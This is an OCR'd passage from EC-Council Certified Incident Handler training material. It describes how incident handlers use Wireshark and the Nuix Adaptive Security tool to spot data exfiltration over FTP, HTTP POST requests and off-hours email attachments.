



Figure 9.13: Screenshot of Wireshark showing login credentials

## Network Analysis: Detecting Malicious FTP Connections

Similarly, incident handlers can use Wireshark to capture and analyze network traffic using the FTP. Organizations generally enforce strict security policies to prevent the usage of FTP for transferring files. The FTP sends and receives data in a clear text format over TCP connections and is easily susceptible to sniffing attacks. The screenshot below displays an FTP connection attempt with administrator credentials to transfer files containing an organization's critical information.





Figure 9.14: Screenshot of Wireshark showing FTP traffic


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Network Analysis: Detecting Malicious HTTP Exfiltration

Incident handlers can use Wireshark to capture and analyze HTTP network traffic using HTTP filters. HTTP is an application layer protocol used to transfer data between clients and servers in a plain text format and it is susceptible to sniffing attacks. To identify data exfiltration using the HTTP, incident handlers must filter HTTP traffic using Wireshark. Insiders request for a malicious login page using a GET request and use the POST request to exfiltrate data. Incident handlers can detect this traffic by filtering the POST requests of unsecured webpages in the network traffic and performing network packet analysis.

The following screenshot shows the captured network traffic of the targeted organization. By analyzing this network traffic, incident handlers can use the HTTP filter with the POST method to filter packets and examine the amount of data transferred with the POST request.





Figure 9.15: Screenshot of Wireshark showing HTTP traffic

As shown in the screenshot below, by analyzing HTTP packets, incident handlers can identify malicious insiders who transferred confidential information using the HTTP POST request of an unsecured website.





Figure 9.16: Screenshot of Wireshark showing data exfiltration


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Network Analysis: Detecting Data Exfiltration

Source: *https://www.nuix.com*

Incident handlers can use the Nuix Adaptive Security tool to set up certain rules that monitor the network as well as the number of events and activities associated with user accounts within the organization. These rules provide responders with the ability to detect malicious events and intervene automatically to protect the network against threats.

The screenshot below shows the Alerts window in the console of an enterprise that uses Nuix's adaptive logic engine to demonstrate possible data exfiltration during off hours within an organizational network:





Figure 9.17: Screenshot of Nuix Adaptive Security tool displaying an alert of possible data exfiltration

For example, an employee possibly exfiltrated data from an organization during off hours by sending some attachments to an unknown destination using Outlook.

All these activities are captured by the Nuix Adaptive Security tool in the form of alerts, as shown in the above screenshot; this can help in deriving conclusions the alert and determine its validity.

Now, to triage this alert, incident responder should right-click on the alert and select the required option such as collect data or screenshots from the available range of options. These options can help incident handlers to efficiently analyze potentially malicious events in real-time. In this case, incident responders must click on the **Events** option and select **Network**, as shown in the screenshot below:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

